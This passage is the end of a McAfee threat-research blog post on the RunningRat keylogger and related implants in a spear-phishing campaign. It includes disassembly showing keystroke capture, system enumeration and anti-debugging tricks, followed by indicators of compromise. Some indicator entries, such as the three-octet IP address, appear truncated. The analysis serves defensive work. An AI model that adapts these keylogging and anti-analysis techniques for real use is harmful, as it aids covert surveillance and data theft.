
```
.text:1000D999                 lea     eax, [esp+50Ch+VersionInformation]
.text:1000D99D                 push    edi
.text:1000D99E                 push    eax             ; lpVersionInformation
.text:1000D99F                 mov     [esp+514h+var_4EC], 66h
.text:1000D9A4                 mov     [esp+514h+var_3EA], 0
.text:1000D9AC                 mov     [esp+514h+VersionInformation.dwOSVersionInfoSize], 9Ch
.text:1000D9B4                 call    ds:GetVersionExA
```

```
.text:1000D53D                 push    esi
.text:1000D53E                 push    eax             ; lpBuffer
.text:1000D53F                 push    100h            ; nBufferLength
.text:1000D544                 call    ds:GetLogicalDriveStringsA
.text:1000D54A                 mov     cl, [esp+37Ch+Buffer]
.text:1000D551                 xor     edx, edx
.text:1000D553                 xor     eax, eax
.text:1000D555                 lea     esi, [esp+37Ch+Buffer]
.text:1000D55C                 test    cl, cl
.text:1000D55E                 mov     dword ptr [esp+37Ch+TotalNumberOfBytes], edx
.text:1000D562                 mov     dword ptr [esp+37Ch+TotalNumberOfBytes+4], edx
.text:1000D566                 mov     dword ptr [esp+37Ch+FreeBytesAvailableToCaller], edx
.text:1000D56A                 mov     dword ptr [esp+37Ch+FreeBytesAvailableToCaller+4], edx
.text:1000D56E                 mov     [esp+37Ch+var_378], eax
.text:1000D572                 jz      loc_1000D627
.text:1000D578                 push    ebx
.text:1000D579                 mov     ebx, ds:GetVolumeInformationA
```

The malware initiates its main function of capturing user keystrokes and sending them to the control server using standard Windows networking APIs.

```
.text:100087D6                 mov     eax, [ebx+0Ch]
.text:100087D9                 xor     ecx, ecx
.text:100087DB                 mov     dword ptr [esp+20h+String], ecx
.text:100087DF                 lea     edx, [esp+20h+String+1]
.text:100087E3                 mov     [esp+20h+var_10], ecx
.text:100087E7                 push    12h             ; cchSize
.text:100087E9                 mov     [esp+24h+var_C], ecx
.text:100087ED                 push    edx             ; lpString
.text:100087EE                 mov     [esp+28h+var_8], ecx
.text:100087F2                 push    eax             ; lParam
.text:100087F3                 mov     [esp+2Ch+var_4], ecx
.text:100087F7                 call    ds:GetKeyNameTextA
```


From our analysis, stealing keystrokes is the main function of RunningRat; however, the DLL has code for more extensive functionality. Code is included to copy the clipboard, delete files, compress files, clear event logs, shut down the machine, and much more. However, our current analysis shows no way for such code to be executed.



McAfee ATR analysts will continue to research RunningRat to determine if this extra code is used or is possibly left over from a larger RAT toolkit.

The second DLL employs a few additional antidebugging techniques. One is the use of a custom exception handler and code paths that are designed to generate exceptions.

```
1000E122 push    offset exception_handler_restrart_main_thread
1000E127 call    SetUnhandledExceptionFilter
```



There are also a few random empty-nested threads to slow down researchers during static analysis.

```
1000E1FE
1000E1FE loc_1000E1FE:
1000E1FE push    0
1000E200 push    0               ; lpThreadId
1000E202 push    0               ; dwCreationFlags
1000E204 push    offset dword_1001E1F0 ; lpParameter
1000E209 push    offset nullsub_1 ; lpStartAddress
1000E20E push    0               ; dwStackSize
1000E210 push    0               ; lpThreadAttributes
1000E212 call    CreateThread
```

The final antidebugging technique involves GetTickCount performance counters, which are placed within the main sections of code to detect any delay a debugger adds during runtime.

Direction	Typ	Address	Text
Up	r	This_is_Main_thread+C3	call GetTickCount
	r	This_is_Main_thread+433	call GetTickCount
Up	r	This_is_Main_thread+326	mov esi, GetTickCount
Up	r	Setup_For_Key_Logging+17	call GetTickCount
Do...	r	Collect_System_info_send_and_receive+7E	call GetTickCount

Conclusion

The PowerShell script first discovered by McAfee ATR was delivered via a spear phishing campaign that used image stenography techniques to hide the first-stage implant. (For more on steganography, see the *McAfee Labs Threats Report, June 2017,* (https://www.mcafee.com/us/resources/reports/rp-quarterly-threats-jun-2017.pdf) page 33.)

The implants covered in this research establish a permanent presence on the victim's system once the PowerShell implant is executed. The implants are delivered as a second stage once the attacker gains an initial foothold using fileless malware. Some of the implants will maintain their persistence only if Hangul Word, which is specific to South Korea, is running.

With the discovery of these implants, we now have a better understanding of the scope of this operation. Gold Dragon, Brave Prince, Ghost419, and RunningRat demonstrate a much wider campaign than previously known. The persistent data exfiltration we see from these implants could give the attacker a potential advantage during the Olympics.

We thank Charles Crawford and Asheer Malhotra for their support of this analysis.

Indicators of Compromise

IPs

- 194.70.136

Domains

- 000webhostapp.com
- 000webhostapp.com
- 000webhostapp.com
- nid-help-pchange.atwebpages.com
- inkboom.co.kr
- byethost7.com

Hashes

- fef671c13039df24e1606d5fdc65c92fbc1578d9
- 06948ab527ae415f32ed4b0f0d70be4a86b364a5
- 96a2fda8f26018724c86b275fe9396e24b26ec9e

- ad08a60dc511d9b69e584c1310dbd6039acffa0d
- c2f01355880cd9dfeef75cff189f4a8af421e0d3
- 615447f458463dc77f7ae3b0a4ad20ca2303027a
- bf21667e4b48b8857020ba455531c9c4f2560740
- bc6cb78e20cb20285149d55563f6fdcf4aaafa58
- 465d48ae849bbd6505263f3323e818ccb501ba88
- a9eb9a1734bb84bbc60df38d4a1e02a870962857
- 539acd9145befd7e670fe826c248766f46f0d041
- d63c7d7305a8b2184fff3b0941e596f09287aa66
- 35e5310b6183469f4995b7cd4f795da8459087a4
- 11a38a9d23193d9582d02ab0eae767c3933066ec
- e68f43ecb03330ff0420047b61933583b4144585
- 83706ddaa5ea5ee2cfff54b7c809458a39163a7a
- 3a0c617d17e7f819775e48f7edefe9af84a1446b
- 761b0690cd86fb472738b6dc32661ace5cf18893
- 7e74f034d8aa4570bd1b7dcfcdfaa52c9a139361
- 5e1326dd7122e2e2aed04ca4de180d16686853a7
- 6e13875449beb00884e07a38d0dd2a73afe38283
- 4f58e6a7a04be2b2ecbcdcbae6f281778fdbd9f9
- 389db34c3a37fd288e92463302629aa48be06e35
- 71f337dc65459027f4ab26198270368f68d7ae77
- 5a7fdfa88addb88680c2f0d5f7095220b4bbffc1

‹ Previous Article (https://securingtomorrow.mcafee.com/consumer/family-safety/kids-problem-heres/)
Next Article › (https://securingtomorrow.mcafee.com/consumer/consumer-threat-notices/gdpr-basics/)

Categories: McAfee Labs (https://securingtomorrow.mcafee.com/category/mcafee-labs/)
Tags: advanced persistent threats (https://securingtomorrow.mcafee.com/tag/advanced-persistent-threats/), cybersecurity (https://securingtomorrow.mcafee.com/tag/cybersecurity/), endpoint protection (https://securingtomorrow.mcafee.com/tag/endpoint-protection/), malware (https://securingtomorrow.mcafee.com/tag/malware/)

Leave a reply

Facebook Comments (0) Comments (0) G+ Comments

0 Comments Sort by Oldest

Add a comment...

Facebook Comments Plugin